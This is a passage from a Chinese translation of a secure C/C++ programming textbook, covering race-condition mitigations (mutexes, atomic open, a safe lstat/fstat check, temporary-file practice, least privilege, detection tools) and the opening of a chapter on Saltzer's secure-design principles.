`tmpnam()`和`tmpfile()`的某些实现会生成非唯一的文件的名字。这些实现一般根据用户ID创建名字，并且假定用户将不会运行多个有可能互相覆盖的并发进程。C99定义了`L_tmpnam`整数常量表达式，这是一个字符数组为了保存由`tmpnam()`函数生成的临时文件名字符串所需的足够的大小。这种做法因为修改了`tmpnam()`函数以生成更安全、更长的临时文件名，从而带来了应用程序二进制接口兼容性问题。

来自ISO/IEC TR 2473 [ISO/IEC 05]的`tmpnam_s()`函数可以生成一个字符串，该字符串既是有效的文件名，又不会是某个现有文件的名字。如果攻击者可以在使用某个临时文件名之前创建一个同名的临时文件或符号链接，那么`tmpnam_s()`函数仍然很容易遭遇潜在的竞争条件漏洞。

7.5 缓解策略

根据竞争条件的三个基本属性，可以对与竞争相关的漏洞的缓解措施进行分类。这一节将考察：

1. 从本质上移除并发属性的缓解措施。
2. 用以消除共享对象属性的技术。
3. 通过控制对共享对象的访问来消除改变状态属性的缓解方法。

其中某些措施已经在本章稍早部分提及，这些节也予以了回顾。我们鼓励软件开发人员采

^① 对于当前的目录而言，`realpath()`函数不是线程安全的。

取深层防御，并在适当的时机组合适用的缓解措施。

7.5.1 关闭竞争窗口

由于竞争条件漏洞只存在于竞争窗口期间，因此，最显而易见的缓解方案就是尽可能地消除竞争窗口。这一节提出若干种用于消除竞争窗口的技术。

互斥缓解方案

UNIX和Windows支持很多能够在一个多线程应用程序中实现临界区的同步原语，包括互斥变量、信号量、管道、命名管道、条件变量、CRITICAL_SECTION对象以及锁变量等。一旦识别到了两个或更多相冲突的竞争窗口，就应该将它们作为互斥的临界区保护起来。对同步原语的使用要求我们小心翼翼地将临界区的大小减到最小。

一个用于移除竞争条件的面向对象的替代方案依赖于对**修饰模块**（decorator module）的使用，以便隔离对共享资源的访问[Behrendts 04]。该方法要求所有对共享资源的访问都使用对互斥进行测试的**包装器函数**（wrapper function）。

在UNIX抑或Windows中关闭竞争窗口时，都不可以忽视信号[Rochkind 04]。C/C++中的信号处理有很多攻击者可利用的特性：

1. 信号可以在任何时候中断正常的执行流。
2. 未处理的信号通常默认导致程序终止。
3. 可以在任何时候调用信号处理器，甚至是在一个互斥的代码段中间。
4. 如果攻击者在竞争窗口内向某个进程发送信号，那么就有可能利用信号处理来有效地延长竞争窗口。

当然，程序员应该检查潜在的竞争窗口的信号处理器，正像代码的其他部分一样。另外，伪竞争条件的反常可能性是通过这样的事实引入的：信号处理器可以在竞争窗口之中改变对象。这意味着，一个线程有可能让它自身拥有某些类似于竞争条件的东西，只要代码的临界区之一位于一个信号处理器中就可以了。

举个例子，让我们考虑一个记录航班预订情况的程序。这个程序本身不是多线程的，因此本应无须考虑竞争条件的问题。然而，这个程序使用了一个来自“特殊的键盘中断”的信号处理器，以实现航班的取消操作。这个信号处理器首先从一个文件中读取乘客名单，然后将这些乘客重分配到其他的航班，并解链（unlink，删除）该清单文件，以防进一步的预订操作。但是，如果在一个新的预订过程中发生了航班取消信号，将会出现什么样的结果呢？更确切地说，假定航班的清单文件刚被打开，代码尚未将新乘客加入其中。在此场景中，程序从信号处理器返回后，将会恢复预订代码，并将新乘客添加到已解链的清单中。

在同步原语的用法中，找不到针对这类竞争情形的解决方案，以免线程自身陷入死锁。作为替代方案，程序员有责任避免在信号处理器和其他程序代码之间共享对象。信号处理器不应该用于正常的功能，例如航班取消，而应专供非常规事件之用，对于这种事件只需执行记入日志之类的操作。

当竞争条件产生自进程时，线程同步原语就不具有任何价值了。在不同的Windows进程间实现互斥的常用缓解方案是使用具名互斥体对象。在UNIX中一个稍差的方法是用文件作为锁。这

些措施在第7.3节中已进行较详细的探讨。多个进程间的所有同步都是“自愿的”，因此这些替代方案仅仅对于能够协调工作的进程有意义。

正如前面所提到的，线程间的同步可能引入死锁的潜在威胁。当进程从饥饿状态转变为恢复执行时，存在相关联的活锁（livelock）问题。避免死锁的标准措施是要求资源的获取按照特定的顺序进行。从概念上说，所有要求互斥的资源都可以被编号为 $r_1, r_2, \dots, r_n$ 。只要保证进程在捕获资源 r_k 之前已经捕获了所有的资源 r_j （其中 $j < k$ ），就可以避免死锁。

线程安全的函数

在多线程应用程序中，仅仅确保应用程序自己的指令内不包含竞争条件是不够的，被调用的函数也有可能造成竞争条件。

当宣告一个函数为线程安全的时候，就意味着作者相信这个函数可以被并发线程调用，同时该函数不会导致任何竞争条件问题。不应该假定所有函数都是线程安全的，即使是操作系统提供的API。当要使用的函数必须为线程安全时，最好去查阅它的文档以确认这一点。如果必须调用一个非线程安全的函数，那么最好将它处理为一个临界区，以避免与任何其他代码调用冲突。

原子操作的使用

同步原语依赖于原子（不可分割的）操作。当调用了EnterCriticalSection()或pthread_mutex_lock()之后，本质上直到函数运行到完成为止，该函数都不会被中断了。如果一个EnterCriticalSection()调用允许与另一个EnterCriticalSection()调用（也许是由另一个线程调用的）重叠，或者与一个LeaveCriticalSection()调用重叠，那么这些函数内部可能会存在竞争条件。正是这种原子属性使得这些函数在同步操作中非常有用。

另外一个具有值得注意的原子行为的Linux函数是open()。对于创建文件的操作，通常应该以O_CREAT|O_EXCL^①标志调用open()。这样的调用会以原子方式检测形形色色的文件状态，然后要么创建文件（返回其文件描述符），要么失败，并且确定相关联的errno。O_EXCL的替代品是调用stat()或access()，后面跟着open()，但这种方式会引入TOCTOU条件。

安全地检查文件属性

前面已经提过，TOCTOU条件通常来自于检查文件属性的需要。在Linux中缓解stat()后跟open()的典型错误的一般方案是先调用open()然后调用fstat()。类似的Windows缓解方案则是使用GetFileInformationByHandle()，而非FindFirstFile()或FindFirstFileEx()。

lstat()函数带来了一个更大的难题。这个函数很独特，因为它是Linux上唯一的stat符号链接而非其目标文件的stat函数，但是lstat()必须应用于不带文件描述符的文件名称。因此，lstat()对于防范symlink漏洞很有用。lstat()的典型用法如图7-7所示。这段代码获取some_file的信息，如果这个文件不是符号链接则打开它。遗憾的是，第3行的lstat()与后面第7行的open()之间形成了一个TOCTOU条件，因为在这些行之间可能会引入一个符号链接。

一种安全地调用lstat()的缓解措施有以下四步算法：

1. 以文件名调用lstat()。
2. open()文件。

^① NFSv2不能正确地支持O_EXCL标志，请改用NFSv3。

3. 对第2步取到的文件描述符调用fstat()。
4. 比较从第1步到第3步的状态，以确保所操作的是同一个文件。

```
...
1. struct stat lstat_info;
2. int fd;
3. if (lstat("some_file", &lstat_info) == -1) {
4.     err(1, "lstat");
5. }
6. if (IS_ISLNK(lstat_info.st_mode)) {
7.     if ((fd = open("some_file", O_EXCL | O_RDWR, 0600)) == -1)
8.         err(2, "some_file");
9. }
10. // 处理文件
...
```

图7-7 含有TOCTOU条件的符号链接检查

```
...
1. struct stat lstat_info, fstat_info;
2. int fd;
3. if (lstat("some_file", &lstat_info) == -1) {
4.     err(1, "lstat");
5. }
6. if ((fd = open("some_file", O_EXCL | O_RDWR,
7.                 0600)) == -1) {
8.     err(2, "some_file");
9. }
10. if (fstat(fd, &fstat_info) == -1) {
11.     err(3, "fstat");
12. }
13. if (lstat_info.st_mode == fstat_info.st_mode
14.     && lstat_info.st_ino == fstat_info.st_ino)
15.     // 处理文件
...
```

图7-8 不含有TOCTOU条件的符号链接检查

图7-8演示了如何使用这种措施缓解图7-7中出现的TOCTOU条件。这段代码通过确保第3行中传给lstat()的文件与所打开的是同一个文件从而关闭竞争窗口。这一点是可以保证的，因为a) fstat()是对文件描述符而不是文件名进行操作的，所以fstat()操作的文件一定就是我们打开的文件，b) lstat()不会解析符号链接，而fstat()会。这样，第12行中对模式(st_mode)的比较就足以检测符号链接了，而对inode(st_ino)的比较则确保传递给lstat()的文件与传递给fstat()的文件拥有完全相同的inode。

7.5.2 消除竞争对象

竞争条件的存在，部分原因是某个对象（竞争对象）被并行的执行流所共享。如果可以消除共享对象或移除对共享对象的访问，那么就不可能存在竞争漏洞了。这一节将基于通过移除竞争对象来缓解竞争条件漏洞的概念，介绍常用的安全实践。

搞清楚共享了什么

人们常教育孩子“与他人共享水杯的危险性”，同样的道理，程序员也需要意识到共享软件资源的固有危险性。关于竞争条件，我们需要关注那些有能力维护状态的资源。要确定哪些资源是共享的，需要从识别并发的源头（即共享活动的参与者）开始。

同一台计算机上任何两个并发的执行流都可以共享访问该计算机的设备和系统提供的形形色色的资源。其中最重要也最容易产生漏洞的共享资源是文件系统。Windows系统还拥有另一个关键的共享资源——注册表。

我们很容易忽视系统提供的共享机制，因为它看起来和软件领域相去甚远。一个在某个目录内创建文件的程序，也许会受到距离根目录数层的另一个目录内的竞争条件的影响。对注册表的恶意修改也可能会移除软件运行所必需的权限。通常来说，针对系统共享资源的最佳缓解措施与系统管理而非软件工程更加相关。安全起见，应该为系统资源设置最小的访问权限，并且应该定期地安装安全补丁。

软件开发人员也应该消除对系统资源不必要的使用以尽量减小漏洞的暴露。比方说，Windows的ShellExecute()函数尽管是为打开一个文件提供了便利的方式，但是这个命令依赖于注册表来选择一个将要应用于文件的应用程序。显而易见，调用CreateProcess()并显式指定应用程序的做法比依赖注册表更可取。

一般而言，进程级别的并发会稍微增加共享对象的数目。在创建子进程时，并发进程通常会继承全局变量和系统内存，包括诸如当前目录和进程权限等设置。这种继承关系并不会产生竞争条件，只要子进程和父进程都无法修改共享对象即可。例如，大多数全局变量都不会成为进程间的竞争对象，因为全局变量是被复制的，而非共享的。

然而，进程继承机制确实致使任何通过其句柄进行共享的打开的对象（最显著的就是文件）都成为竞争对象的候选者。相对于未打开的文件，这种暴露的潜在危险更大，因为当创建子进程时，子进程会继承父进程对于已经打开的文件的访问权限。另一个关于继承打开的文件的潜在漏洞是，这样也许会不必要地填充子进程的文件描述符表（file descriptor table）。在最坏的情况下，这些不必要的条目会充满子进程的文件描述符表，导致拒绝服务。所有这些理由都说明，在通过调用execve()或exec()、system()、popen()等函数执行另外一个程序之前，最好首先关闭所有打开的文件，stdin、stdout和stderr或许除外。

UNIX的ptrace()函数也引发了对共享资源问题的关注。一个执行ptrace()的进程基本上可以不受限制地访问其跟踪目标的资源。这包括能够访问所有的内存和寄存器的值。程序员应该避免使用ptrace()，除非是编写调试器之类的应用程序，因为在调试时对内存或另一个进程的完全控制是不可或缺的。

线程级别的同步会导致最大数量的共享，相应地会导致竞争对象最大的产生机会。对等线程共享所有由系统提供的和由进程提供的共享对象，并且它们还共享所有的全局变量、动态内存和系统环境变量。比方说，在一个线程内改变PATH环境变量或当前目录，必定会被所有的对等线程观察到。在线程中，尽量少地使用全局变量、静态变量和系统环境变量，可以将潜在的竞争对象出现的可能性降至最低。

使用文件描述符而非文件名

在一个与文件有关的竞争条件中的竞争对象通常不是文件，而是文件所在的目录。比方说，一个symlink利用依赖于改变目录条目或是在目录树中更高层的条目，从而改变文件名所指代的文件。一旦一个文件被打开，只要是通过其文件描述符而非文件名的目录（这是竞争的对象）对其进行访问的，该文件就不易受到symlink攻击。通过使用fchown()代替chown()、使用fstat()代替stat()、使用fchmod()代替chmod()，可以消除很多与文件有关的竞争条件[Wheeler 03]。必须小心使用那些不接受文件描述符的UNIX函数，包括link()、unlink()、mkdir()、rmdir()、mount()、unmount()、lstat()、mknod()、symlink()以及utime()等，并且将它们视作产生竞争条件的潜在威胁。Windows中仍有可能存在与文件有关的竞争条件，不过几率小得多，因为Windows API鼓励使用文件句柄而非文件名。

共享目录

当两个或更多用户、或一组用户都拥有对某个目录的写权限时，共享和欺骗的潜在风险比对几个文件的共享访问情况要大得多。因通过硬链接和符号链接的恶意重建所导致的漏洞告诉我们最好避免共享目录。本节稍后的“控制对竞争对象的访问”将介绍在不得不使用共享目录的情况下，如何尽量减少对它们的访问。

临时文件

一个有争议的说法是：在UNIX系统中，再也没有哪个目录能像/tmp一样具有如此多的漏洞。产生/tmp漏洞的部分原因在于它是一个常用的共享目录，不过问题的另一方面是和临时文件的概念息息相关的。有时攻击者所需做的事情只是猜测正确的临时文件名，以便挂装利用程序，而在攻击者对这个众所周知的存放临时文件的共享目录具有写权限之后，他们要做的事情就更简单了。先前提到的tmp清理器工具的问题只会加剧与/tmp目录有相关的漏洞。

当必须使用临时文件时，这里有一些建议，可以帮助减少（但不能完全消除）安全暴露问题。注意，其中某些建议可以认为是通过让事情复杂化从而改善安全问题，应该带着怀疑的眼光去看待它们，总之没有任何理由让攻击者的工作变得更加容易。

- 永远不要重复使用文件名，尤其是临时文件名。重复使用文件名会创造竞争条件。
- 为临时文件使用随机的文件名，既可以最小化命名冲突，也可以降低攻击者猜中文件名的能力。
- 在Linux中，为了得到更安全的随机文件名，应该使用mkstemp()而非mktemp()、tempnam()或tempnam_s()。Windows未提供等价的函数。
- 实现随机文件名生成机制时，确保使用加密的强随机数生成器和不容易被猜到的随机数种子。
- 应该尽可能在第一时间解链（unlinked，删除）临时文件。这么做有三个目的：1）解链可以从文件系统视图中移除文件，即使当使用该文件的进程继续打开它的时候；2）这种做法可以使“与unlink()调用相关联”的竞争窗口最小化；3）如果进程崩溃，临时文件不会遗留给tmp清理器。
- 使用诸如由Michal Zalewski [Zalewski 98]提议的临时文件事件记录器。记录下来的临时文件的变化，有利于发现漏洞并提供了有用的诊断证据。

很多安全专家建议应该完全避免使用/tmp。相对于/tmp来说，首选的替代方案是建立一个安全目录，仔细限制对它的访问，并且尽快移除该目录。

7.5.3 控制对竞争对象的访问

竞争对象的改变状态属性规定，“必须至少有一个（并发的）控制流会改变竞争对象的状态（有多个流可以对其进行访问）”。这表明，如果很多进程只是对共享对象进行并发的读取，那么对象将保持不变的状态，且不存在竞争条件（尽管可能会有机密性方面的考量，不过已经与竞争无关了）。在本节中我们将考察其他一些减少改变状态属性之暴露的技术。

最小特权原则

有时候，可以通过减少进程的特权来消除竞争条件，而其他时候减少特权仅仅可以限制漏洞的暴露，无论如何，最小特权原则都是一种缓解竞争条件以及其他漏洞的明智策略。

竞争条件攻击通常涉及一个策略，攻击者借以使受害代码执行本来没有（也不应该有）权限执行的函数。当然，极端的情况是当受害代码拥有root特权的时候。另一方面，如果正在执行竞争窗口的进程没有比攻击者更高的特权，那么攻击者可以利用的漏洞就很少了。

存在若干种方式可以将最小特权原则应用于缓解竞争条件。

- 在任何可能的时候，避免运行具有高级特权的进程。
- 当一个进程必须使用高级特权时，应该在访问共享资源前，使用setuid()、setgid()或setgroups() (Linux) 或者CreateRestrictedToken()或AdjustTokenPrivileges() (Windows) 以去除这些特权。
- 当创建了一个文件后，应该将权限限制为该文件的所有者（若有必要，稍后可以通过文件描述符调整文件的权限）。某些函数，如fopen()和mkstemp()，要求调用umask()来建立创建权限（creation permission）。

受信的目录

有时候需要特别关注目录的安全性。可能是因为目录中存放着内含非常敏感的数据或关键任务信息的文件，或是存在某种原因而不能信任文件系统。

用以检验文件访问权限的算法必须检查的东西不仅仅包括文件自身的权限，还包括从父目录开始，向上至文件系统根目录的每一个包含目录的权限。Viega和Messier [Viega 03]针对UNIX提出了这样的一个算法。他们的代码可以避免产生进程间的竞争条件，这是通过调用lstat()后然后调用fstat()（如图7-8所示），以确保当前目录的每一个上级目录都能够被遍历到。这种对当前目录的使用在多线程应用中需要小心实现，以避免出现竞争条件，在其他情况下这是一种检验目录可信度的有效途径。

chroot jail

在大多数UNIX系统中还可以使用chroot jail技术提供安全的目录结构。调用chroot()可以有效地建立起一套与当前系统隔离的文件目录，该套目录有自己的目录树和根。新的目录树可以预防“..”、symlink以及应用于包含目录的其他利用。安全地实现chroot jail需要相当小心[Wheeler 03]。调用chroot()需要超级用户特权，代码在chroot jail中不能作为root权限执行，以免越过隔离的目录的范畴。

7.5.4 竞争侦测工具

人们已经对竞争条件进行了广泛的研究，提议并开发了许多用于侦测和预防竞争条件的工具。这一节将考察三类竞争条件侦测工具，为它们以及某些关键的特性提供一些简介。

静态分析

静态分析工具并不通过实际执行软件来进行竞争条件分析。这些工具一般依赖于用户提供的搜索信息和准则对软件进行解析。静态分析工具能报告那些显而易见的竞争条件，有时还能根据可察觉的风险为每个报告项目划分等级。

Warlock [Sterling 93]是一个早期的用于分析C程序的静态工具。Warlock依赖于由程序员提供的大量的注解 (annotation) 来驱动竞争条件的鉴别。ITS4 [Viega 00]是一个替代品，它使用一个已知漏洞 (包括竞争条件在内) 的数据库。分析出来的漏洞被打上标记并且报告一个安全等级。RacerX [Engler 03]则执行控制流敏感的 (controlflow-sensitive) 跨过程分析 (interprocedural analysis)，对于大型系统，它所提供的粗略的侦测再适合不过了。最著名的公开的领域工具有Flawfinder (<http://www.dwheeler.com/flawfinder/>) 和RATS ([http:// www.securesw.com/rats](http://www.securesw.com/rats))。

扩展的静态检查 (extended static checking, ESC) 工具所执行的静态分析基于定理证明的技术，而不是大多数静态工具所使用的编译器式的解析机制。几乎没有哪一种ESC工具被设计用于检查C/C++程序。Eau Claire [Chess 02]是一个例外。Eau Claire依赖于程序员提供的行为规范。它并不进行代码正确性的完整验证，不过假如提供了适当的规范，它就可以侦测竞争条件以及其他安全漏洞。

竞争条件侦测已经被证明是一个NP完备问题[Netzer 90]。因此，静态竞争侦测工具都是提供近似的判断。另外，C和C++都是难以静态分析的语言，部分原因是对于C中的指针和指针算术以及C++中的动态调度 (dynamic dispatch) 和模板等特性的大量依赖。因此，所有分析算法都被证明会导致少许漏报 (false negative) (未识别出漏洞) 以及频繁的误报 (false positive) (被错误地识别漏洞)。误报的情况需要软件开发人员介入分析。

动态分析

动态分析工具通过将侦测过程与实际的程序执行相结合，克服了静态分析工具存在的一些问题。这种方式的优势在于可以获得真实的运行时环境。只分析实际的执行流具有一个额外的好处，即可以减少必须由程序员进行分析的误报情况。动态侦测的主要缺点包括：1) 动态工具无法侦测未执行到的路径；2) 动态检测通常会带来巨大的运行时开销。

Eraser [Savage 97]是一个著名的动态分析工具，它可以截获持有运行时锁的操作。Eraser基于对已获广泛认可的算法的分析发出警告，该算法用于检查持有的锁集合。Eraser支持对程序加标注，以预防在日后的程序运行中再次出现误报。

MultiRace [Pozniansky 03]使用了Eraser所使用的锁集合 (lockset) 算法的一个改进版本，外加一个派生自某常用的静态侦测技术的算法。这种组合声称可以减少误报的可能性。MultiRace还改善了Eraser的运行时开销。

一个众所周知的商业工具是来自Intel公司的Thread Checker。Thread Checker对Linux和

Windows上的C++代码的线程竞争和死锁执行动态分析。

许多侦测工具，既包括静态的也包括动态的，都无法侦测来自非受信进程的竞争条件。这导致产生了为侦测（有时是为预防）UNIX文件系统上的竞争条件而专门设计的工具。

RaceGuard [Cowan 01b]是一个UNIX内核扩展，用于提供对临时文件的安全使用功能。RaceGuard维护着它自己的进程缓存以及临时文件。RaceGuard可以截获执行时的文件探测和打开，一旦侦测到攻击就中止操作。

由Tsyrlkevich和Yee提议的一个原型工具[Tsyrlkevich 03]可以检测所有的文件访问。文件状态由工具维护，每一个对文件的访问请求都通过试探法分析以确定访问操作是否会产生竞争条件。当发现文件访问攻击时，“攻击者进程”会被挂起且该事件被写入日志。

Alcatraz工具[Liang 03]可以维护一个文件修改缓存，该缓存将实际的文件系统和不安全的访问隔离开。需要用户输入才能提交不安全的文件修改操作。

7.6 本章小结

竞争条件很微妙，难以发现，且常常被攻击者利用。它们的微妙性产生自它们的来源——并发性。并发代码在技术上比顺序代码更复杂。并发代码更难以编写，更难以理解，更难以测试。人们知道竞争条件的微妙性已经许多年，且对其进行了大量研究，然而一旦到了要避免竞争条件的时候，仍然没有“银弹（silver bullet）”式的解决方案。

可以将竞争条件漏洞划分为两大类：1）在多线程的进程内，由线程（受信的控制流）之间的交互作用所引起的；2）由在有漏洞的程序之外并发的执行（非受信的流）所引起的。缓解受信线程之间的漏洞的主要措施是使用同步原语消除竞争条件。

非受信进程引起的竞争条件是很多与文件有关的知名漏洞的来源，例如symlink漏洞和有关于临时文件的漏洞。对于非受信进程引起的竞争漏洞，同步原语没有多少价值。这种问题的缓解方案需要使用“用于消除共享的竞争对象”的措施，或者小心地限制对竞争对象的访问。

人们已经开发出很多用于静态或动态地定位竞争条件的工具。其中大多数都有严重的不足。想通过计算来精确地识别出所有的竞争条件是不现实的，因此大多数静态工具都会产生大量的误报和漏报问题。另一方面，动态工具拥有巨大的执行时代价，并且发现不了实际执行流之外的竞争条件。然而，尽管存在这些不足，很多竞争侦测工具都已经证明它们揭露竞争条件的能力，甚至可以在经过严密测试的代码中发现竞争条件。

竞争条件在计算机安全中的角色变得日益重要。正如硬件设计者试图通过提供多处理器的方式来改进性能一样，程序员也希望找到自然的多线程软件解决方案，而且分布式应用的使用与日俱增，因此，并发和竞争条件的意义必然日益增大。

第8章 推荐的实践

与Noopur Davis、Chad Dougherty、Nancy Mead和Robert Mead[⊖]合著

不幸就是对于他人的轻信。

尽管认定他人邪恶是罪恶的，但却很少是错误的。

——Henry Lewis Mencken

《A Mencken Chrestomathy》，第30章，第167页，Knopf出版社（1949）

本书的每一章（除了本章和引言外）都提供了各种可能导致漏洞的编程错误详细示例，以及可能的解决方案或缓解措施。然而，有许多泛泛的缓解措施并不是针对某一类特定的漏洞或利用的，而是用于全面改进部署的应用程序的总体安全性。

本章集成了一些缓解措施、技巧和工具信息，可以帮助我们使用C和C++（以及其他语言）开发并部署安全的软件。此外，本章还包含有之前各章中未包含的具体建议。

不同的缓解措施最好有区别地应用于不同的软件开发角色，包括程序员、项目经理、测试人员等。缓解措施也许适用于单一个体（如个人编码习惯等），或者适用于整个团队的决策（如开发环境设置）。因此，本章所描述的缓解措施中，有些会直接影响开发人员，而其他缓解措施对于开发人员的作用就不那么直接了。

图8-1展示了在一般的软件开发生命周期上下文中的缓解措施，这正是本章所描述的内容。跨越软件开发各个阶段的活动都列在了软件开发生命周期框中。部署之后的活动包括软件升级和维护，以及操作的安全性。

之所以选择一般的软件开发生命周期，是因为不同的软件开发团队很少遵循相同的开发过程。开发组织选择的过程可能基于Rational统一过程（RUP）、极限编程（XP），甚至是瀑布模型。然而，软件开发团队几乎总是会根据自己的需要去定制这些过程。微软就是一个例子，它为了抵制恶意攻击采用了定制的开发过程。可信计算安全开发生命周期（security development lifecycle, SDL）向微软软件开发过程的每个阶段添加了一系列专注于安全的活动以及其他一些东西[Lipner 05]。

因而，用于在系统开发过程中减少或消除漏洞的软件开发实践必须是过程无关的（process agnostic）[Taylor 05]，也就是说，它们能够集成到形形色色的现有过程中。图8-1所示的一般软件开发生命周期是由需求分析、架构、设计、实现、测试、部署与维护阶段组成的。这些阶段可能会以不同的顺序反复出现，或者根据接下来的软件开发过程进行强化或削弱，然而与这些阶段相关联的软件开发活动必须出现于生命周期中的某一时点。

⊖ Noopur Davis是一名SEI Software Engineering Management Program访问科学家。Chad Dougherty是SEI Networked Systems Survivability Program技术团队的一名成员。Nancy Mead是Networked Systems Survivability Program技术团队的一名高级成员。Robert Mead是SEI Networked Systems Survivability Program技术团队的一名成员。




图8-1 软件开发生命周期

8.1 安全的软件开发原则

虽然仅有原则对于安全的软件开发是不够的，但是原则可以指导安全的软件开发实践。早期的安全软件开发原则是由Saltzer在1974年提出，并由他本人在1975年修订的[Saltzer 74, Saltzer 75]。这8条原则至今仍适用，照抄如下：

1. 机制经济性 (economy of mechanism)。保护机制应设计得尽可能简单和短小。
2. 失败-保险默认 (fail-safe defaults)。访问判定应建立在显式授权而非隐式授权的基础上。^①
3. 完全仲裁 (complete mediation)。对每一个对象的每一次访问都必须经过检查，以确认是否已经得到授权。
4. 开放式设计 (open design)。保护机制的设计不应该是保密的。
5. 特权分离 (separation of privilege)。可行之处，需要两把钥匙才能开锁的保护机制比只需一把钥匙就允许访问的保护机制更健壮，且更具伸缩性。
6. 最小特权 (least privilege)。系统中的每一个程序和每一个用户都应该使用它们完成工作所必不可少的特权的集合进行最小操作。
7. 最少公共机制 (least common mechanism)。把由两个以上用户共用和被所有用户依赖的机制的数量减到最小。
8. 心理可接受性 (psychological acceptability)。为使用户习以为常地、自动地正确运用保护机制，把用户界面设计得易于使用是根本。

① 显式授权指定的是主体该有的权限，隐式授权指定的是主体不该有的权限。——译者注

自那之后的研究工作建立于这些基本的安全原则之上，它们本质是相同的。结果，这些原则经受住了时间的考验。

8.1.1 机制经济性原则

这是一个众所周知的原则，适用于系统和软件设计的各个方面，它尤其与安全密切相关。特别是，安全机制应该相对精练、简单，以便易于实现和校验（例如安全内核）。

复杂的设计增加了在它们的实现、配置和使用中造成错误的可能性。另外，当达到一定水平的安全保证时，安全机制也会变得更为复杂，所需付出的努力将显著地增加。因而，在系统设计中通过付出更多的努力以获得一个问题的简单的解决方案，通常更为划算。

8.1.2 失败-保险默认原则

访问判定建立在显式授权而不是隐式授权的基础上，这意味着在默认情况下，访问是被拒绝的，保护方案会识别出在什么条件下访问是经过许可的。如果机制不能授权访问，这种情形很容易被检测到并纠正。然而，阻止访问的失败也可能是由于允许访问造成的，在正常使用时这种情况是很可能被忽视。举个例子，失败-保险默认原则在8.9节中关于黑白列表的讨论中是很明显的。

8.1.3 完全仲裁原则

图8-2描绘了完全仲裁问题。一个保护系统的主要基础是要求检查对每一个对象的访问是否得到授权。这要求每一个访问请求的来源都通过明确的鉴别，并被授权访问某个资源。

8.1.4 开放式设计原则

安全的设计不应该依赖于对潜在攻击者或模糊代码的忽视。比方说，加密系统和访问控制机制应该能够置于开放的检查环境中，且仍保持其安全性。典型的实现方式是降低保护机制与保护钥匙或密码之间的耦合度。这种方式还有一个额外的优点，即能够在不考虑审查者有可能会对保护措施造成危害的前提下，对保护机制进行彻底地检查。之所以有必要采取开放式设计，是因为对于一个通过使用反编译或检查二进制代码技术的攻击者而言，所有代码都是开放的，是可以被窥视的。因此，任何基于模糊代码的保护方案最终都将被揭开真面目。实现一个开放式的设计也允许用户核实，保护方案是否足以应付其特殊的应用需求。

8.1.5 特权分离原则

特权分离通过要求不止一个条件来授予权限，从而消除了单点失败。双因素认证方案就是特权分离原则的应用示例：你拥有的东西和你知道的东西。比方说，安全令牌（security token）和基于密码的访问方案具备下列属性（假定能够正确实现的话）：

- 用户可能拥有一个脆弱的、甚至可能泄漏的密码，但是如果没有令牌，那么访问方案就不会失败。




图8-2 完全仲裁问题

- 用户可能遗失令牌，或者令牌被攻击者窃取了，但是如果没有密码，那么访问方案就不会失败。
- 只有当攻击者同时占有了令牌和密码的时候，该机制才会失败。

人们经常把特权分离与由子系统构成的程序的设计混淆起来，后者的子系统基于其所需要的特权。这种方式允许设计者应用一种较细粒度的**最小特权原则**（least privilege）。

8.1.6 最小特权原则

当一个有漏洞的程序被攻击者利用的时候，利用代码会以程序当时所拥有的特权运行。在正常的操作过程中，大多数系统都需要允许用户或程序执行“需要高级特权才能执行的操作或命令”的一个有限子集。一个常见的例子是密码修改程序。用户必须能够修改自己的密码，但是却不能准许他们自由地读取或修改包含所有用户密码的数据库。因此，密码修改程序必须正确地接受来自用户的输入，并基于附加的授权检查，以确保用户只能修改自己的密码。如果程序员没有对程序的安全敏感区加以关注的话，诸如这样的程序就可能会引入漏洞。

最小特权原则建议，进程应该以进行安全操作所需的最小权限执行，并且对任何高级特权的拥有时间都应该尽可能短。这样可以减少攻击者以高级特权执行任意代码的机会。该原则可以通过以下方式实现：

- 授予每个系统、子系统和组件执行操作所需的最小特权。
- 在任何特定的时间获取和放弃特权，系统只能拥有执行任务所需的特权。
- 如果不再需要进一步的改变，就丢弃特权，从而改变特权。
- 将程序设计为尽早使用特权，最好是在与潜在的对手（例如用户）进行交互之前，然后将特权丢弃，程序的剩余部分的执行将不再拥有该特权。

最小特权的效果取决于操作环境的安全模型。细粒度的控制允许程序员请求执行操作所需的权限，而不会获得可能被攻击者利用的额外权限。允许根据需求来获得和放弃权限的安全模型，使程序员可以减少利用程序成功地取得高级特权的机会。

当然，其他一些问题也是必须要权衡的。许多安全模型需要用户来授权高级特权。若没有此特性，那么一旦利用程序获得控制权，就没有什么可以阻止它更改权限了。在设计何时需要何种权限的时候，必须考虑与用户的交互。

其他的安全模型可以允许永久地删除权限，比方说，一旦使用了某权限来初始化所需资源之后。当进程在无需交互的情况下运行的时候，永久地撤销权限可能较为有效。

8.1.7 最少公共机制原则

